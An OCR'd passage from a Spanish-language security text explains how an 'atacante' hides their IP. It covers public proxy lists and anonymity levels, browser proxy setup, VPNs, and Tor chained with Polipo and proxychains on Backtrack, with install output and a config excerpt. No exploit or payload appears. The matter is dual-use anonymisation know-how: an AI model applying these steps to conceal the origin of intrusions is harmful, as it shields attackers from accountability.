Figura 8.2 Pagina web utiliza para obtener Proxy.

En la figura 8.2 se muestra la página web: **http://hidemyass.com/proxy-list/** en ella se encuentran cientos de Proxys los cuales se pueden utilizar, además esta web cuenta con un sistema de filtrado que ayuda a obtener los datos que se requieran como: el país, los puertos, el protocolo, la velocidad y quizá el más importante el nivel de anonimato, este último ítem hay que tomar un especial énfasis porque de este depende que sea efectivo el anonimato. Se puede dividir en tres tipos:

- Abiertos: Un proxy abierto revela la IP de quien lo esté usando.
- Enmascaramiento: Cambia la dirección IP del equipo que utiliza el proxy pero dejará saber que está conectado mediante uno.

- Anónimos: Oculta la dirección IP al navegar y utilizar Internet, también oculta que se está conectado a través de un proxy.

En el caso de esta página web el tipo de anonimato más seguro sería el “High+KA”, las letras KA significa “Keep alive” esto quiere decir que el Proxy se puede considerar extremadamente anónimo; el host remoto no tiene conocimiento de la IP del atacante ni mucho menos alguna prueba que lo ayuda a detectar que se está utilizando un proxy.

8.4 Configuración de un proxy.

Luego de conseguir un proxy que cumpla las expectativas del hacker se debe realizar la configuración en el browser para ello se realizan los siguientes pasos:




Figura 8.3 Opciones de Browser - Firefox.

Desde el browser utilizado puede ser: Explorer, Chrome, Firefox entre otros hay que dirigirse a opciones avanzadas y posteriormente a configuraciones de conexión como se muestra en la figura 8.3.




Figura 8.4 Configuración del Proxy – Firefox.

Una vez seleccionada la conexión se visualiza la configuración del proxy para acceder a Internet como se muestra en la figura 8.4. Aquí se selecciona la configuración manual de Proxy y se digita la IP y el puerto obtenido de la página web de Proxys.




Figura 8.5 Verificación de funcionamiento del Proxy – Firefox.

Luego de ingresar el proxy al navegador se verifica que esté funcionando, desde cualquier página que detecte la IP con la que se realiza la conexión a Internet se puede obtener estos datos. Como se muestra en la figura 8.5 el proxy ingresado pertenece a Serbia. Y con esto al navegar todo el tráfico pasará por este servidor.

8.5 Anonimato mediante VPN.

Una red privada virtual (VPN) permite cifrar los datos transmitidos de un enlace entre dos nodos, realiza una conexión del cliente VPN hacia un servidor VPN y posteriormente se conecta a la red pública ocultando la dirección IP, a diferencia de los Proxys que solo permiten el anonimato sobre el browser que está configurado, este permite una navegación anónima en varios protocolos como: correo, voz, chats, P2P, es decir todo el tráfico que interactúe con Internet.

La privacidad es uno de los puntos a favor que tiene un proveedor de servicios VPN ya que permite la transmisión de los datos de manera encriptada, en la mayoría de casos el servidor VPN ofrece distintas localizaciones geográficas a los que se puede conectar el cliente. Para que toda la comunicación entre el cliente y el servidor VPN sea satisfactoria se deberá utilizar un servidor VPN que brinde anonimato y privacidad de forma confiable. Por lo general se necesita de un software para implementar este anonimato y dependiendo de la calidad de servicio tiene un costo.

8.6 Software para navegar anonimamente.

8.6.1 Proxy Manager.

Es una herramienta utilizada para la administración de Proxys para sistemas Windows, realiza una búsqueda de servidores proxy y rangos de puertos previamente establecidos, determina si están funcionando o no para redirigirla al browser. Por defecto viene sincronizado con Internet Explorer para su funcionamiento. (http://futuresight.org , Parr 2)




Figura 8.6 Visualización de la herramienta Proxy Manager.

8.6.2 Proxy Switcher.

Es un administrador de Proxys que actualiza sus listas automáticamente y permite una navegación fluida hacia los objetivos su utilización es fácil y rápida. (http://www.proxyswitcher.com/ , Parr 1)




Figura 8.7 Visualización de la herramienta Proxy Switcher.

8.6.3 CyberGhost.

Es una herramienta que permite la conexión hacia un servidor VPN que da la posibilidad de mantenerse anónimo y manejando la información encriptada a la vista del servidor objetivo. Está disponible para el sistema operativo Windows, existe una versión gratuita que permite 6 horas de conexión ininterrumpida y 2 GB de navegación.

Figura 8.8 Herramienta CyberGhost - Windows.

8.6.4 Tor (The Onion Router).

Es un proyecto Multiplataforma que basa su funcionamiento en una red de comunicaciones implementada en Internet que tiene como objetivo principal el anonimato de los usuarios que lo utilizan, esto lo puede realizar ya que utiliza nodos intermedios (*onion routers*) para enviar la información que se encuentran entre el origen y destino manteniendo siempre la integridad en todo momento de la comunicación. (https://www.torproject.org , Parr 2)




Figura 8.9 Funcionamiento de Tor (http://es.wikipedia.org , Parr 5).

En la figura 8.9 se muestra el comportamiento que tiene una red tor, de la computadora origen pasa por un OP (Onion Proxy) que es utilizado por los usuarios mediante un software para tener acceso hacia el servicio de directorio, este último contiene una base de datos con información de cada OR (Onion Router) siendo accedido tanto por los usuarios como por cada OR. Para tener conocimiento de la red cabe indicar que estas conexiones no son permanentes. Dentro de la red Tor los nodos tienen una conexión TLS permitiendo el manejo de la información de manera cifrada hasta el último nodo antes de llegar al destino.

8.6.4.1 Instalación y manejo de Tor sobre Linux.




Figura 8.10 Agregar Reposito Tor – Backtrack.

El primer paso para realizar la instalación de tor en una distribución de Linux basada en Debían es agregar un reposito en el archivo: "/etc/apt/sources.list" como se muestra en la figura 8.10.




Figura 8.11 Actualización del Reposito - Backtrack.

Una vez guardado el archivo con el nuevo repositorio se procede a realizar la actualización del mismo como se visualiza en la figura 8.11.




Figura 8.12 Instalación de Tor – Backtrack.

En la figura 8.12 se presenta la instalación del paquete Tor aplicando el comando correspondiente, el tiempo de instalación de este paquete en promedio es de 2 a 3 minutos.

```
root@bt:~# apt-get install polipo
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libdmraid1.0.0.rc16 python-pyicu libdebian-installer4 cryptsetup libecryptfs0
  reiserfsprogs rdate bogl-bterm ecryptfs-utils libdebconfclient0 dmraid
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  polipo
0 upgraded, 1 newly installed, 0 to remove and 37 not upgraded.
Need to get 185kB of archives.
After this operation, 770kB of additional disk space will be used.
Get:1 http://deb.torproject.org/torproject.org/ lucid/main polipo 1.0.4.1-1.1~lucid1 [185kB
]
Fetched 185kB in 1s (152kB/s)
Selecting previously deselected package polipo.
(Reading database ... 266445 files and directories currently installed.)
Unpacking polipo (from .../polipo_1.0.4.1-1.1~lucid1_i386.deb) ...
Processing triggers for ureadahead ...
Processing triggers for install-info ...
Processing triggers for man-db ...
Setting up polipo (1.0.4.1-1.1~lucid1) ...
Starting polipo: polipo.
```


Figura 8.13 Instalación de Polipo – Backtrack.

Luego de instalar el paquete Tor es recomendable realizar la instalación de Polipo, este es un web proxy cache que potencia la velocidad y brinda anonimato a las consultas DNS (Tunneling). Para realizar esta instalación se aplica el comando citado en la figura 8.13.

```
socksParentProxy = "localhost:9050"
socksProxyType = socks5


### Memory
### ******

# Uncomment this if you want Polipo to use a ridiculously small amount
# of memory (a hundred C-64 worth or so):

# chunkHighMark = 819200
# objectHighMark = 128

# Uncomment this if you've got plenty of memory:

# chunkHighMark = 50331648
# objectHighMark = 16384


### On-disk data
### ************

# Uncomment this if you want to disable the on-disk cache:

diskCacheRoot = ""
```

Figura 8.14 Configuración del archivo Polipo – Backtrack.

Para el correcto funcionamiento de Polipo se debe insertar los comandos visualizados en la figura 8.14. Como se comentó anteriormente tanto Polipo como Tor funcionan por separado, para que el anonimato requerido sea de mayor fortaleza se debe sincronizar estas dos herramientas para que trabajen en conjunto. Para ello se sabe que Tor trabaja por el puerto 9050 y por el sock 5, estos datos deben ser configurados en el archivo “conf” de Polipo.



. **Figura 8.15 instalación de Vidalia - Backtrack**

Para tener un manejo más fluido de la herramienta tor es conveniente instalar su panel de control grafico conocido como Vidalia, esto ayudará en gran medida a brindar un seguimiento de la navegación realizada.

Figura 8.16 Panel de Control Vidalia.

El panel de Vidalia permite un manejo más eficiente de las múltiples opciones que brindar tor, se puede realizar el cambio de identidad, así mismo observar los nodos establecidos por Tor y realizar una comprobación visual que se está conectado a Tor.




Figura 8.17 Configuración Manual de Proxy Tor – Firefox.

Luego de realizar la instalación y configuración de tor se debe insertar la dirección IP y el puerto con el que se maneja Tor en las opciones de configuración del navegador Firefox como se muestra en la figura 8.17, para que funcione correctamente se debe ingresar en la opción "Socks Hots" los datos, ya que las aplicaciones acceden a la red Tor a través del interfaz socks.

Figura 8.18 Verificación del funcionamiento de Tor – Firefox.

Luego de la configuración en el browser se debe realizar una prueba para evidenciar que se esté navegando a través de Tor, ingresando a la URL: https://check.torproject.org/?lang=es se visualiza el resultado en este caso toda la configuración se realizó satisfactoriamente por lo que Tor está operativo como se muestra en la figura 8.18.




Figura 8.18 Configuración de Polipo en el browser – Firefox.

Como se citó previamente Polipo es un proxy web que permite el anonimato de las consultas Dns, es por ello que según sea el caso se puede configurar el browser para que las peticiones pasen en primera instancia por Polipo, como se sincronizó el funcionamiento de esta herramienta con tor, luego de que la petición pase por Polipo ira hacia tor y con esto se completa el anonimato deseado.




Figura 8.19 Configuración de proxychains – Backtrack.

Proxychains es una herramienta que viene instalada en Backtrack tiene como propósito la creación de cadenas de proxies con el objetivo de ocultar la dirección IP. Para su configuración se accede a la ruta mostrada en la figura 8.19 y se añade la IP y el puerto con el que está configurado Tor. Con ello se sincroniza esta herramienta con los nodos Tor.




Figura 8.20 Verificación de funcionamiento proxychains -Backtrack.

Luego de configurar el archivo de proxychains, una forma de validar si esta herramienta se encuentra funcionando correctamente es abrir una web que permita obtener la dirección IP publica del host, como se muestra en la figura 8.20 una vez ejecutado este comando se observa la IP y el puerto de Tor, por lo que quiere decir que se está pasando por los nodos Tor. Por último en la parte inferior derecha de la figura se aprecia un IP totalmente distinta a la original por lo que el anonimato está funcionando correctamente.

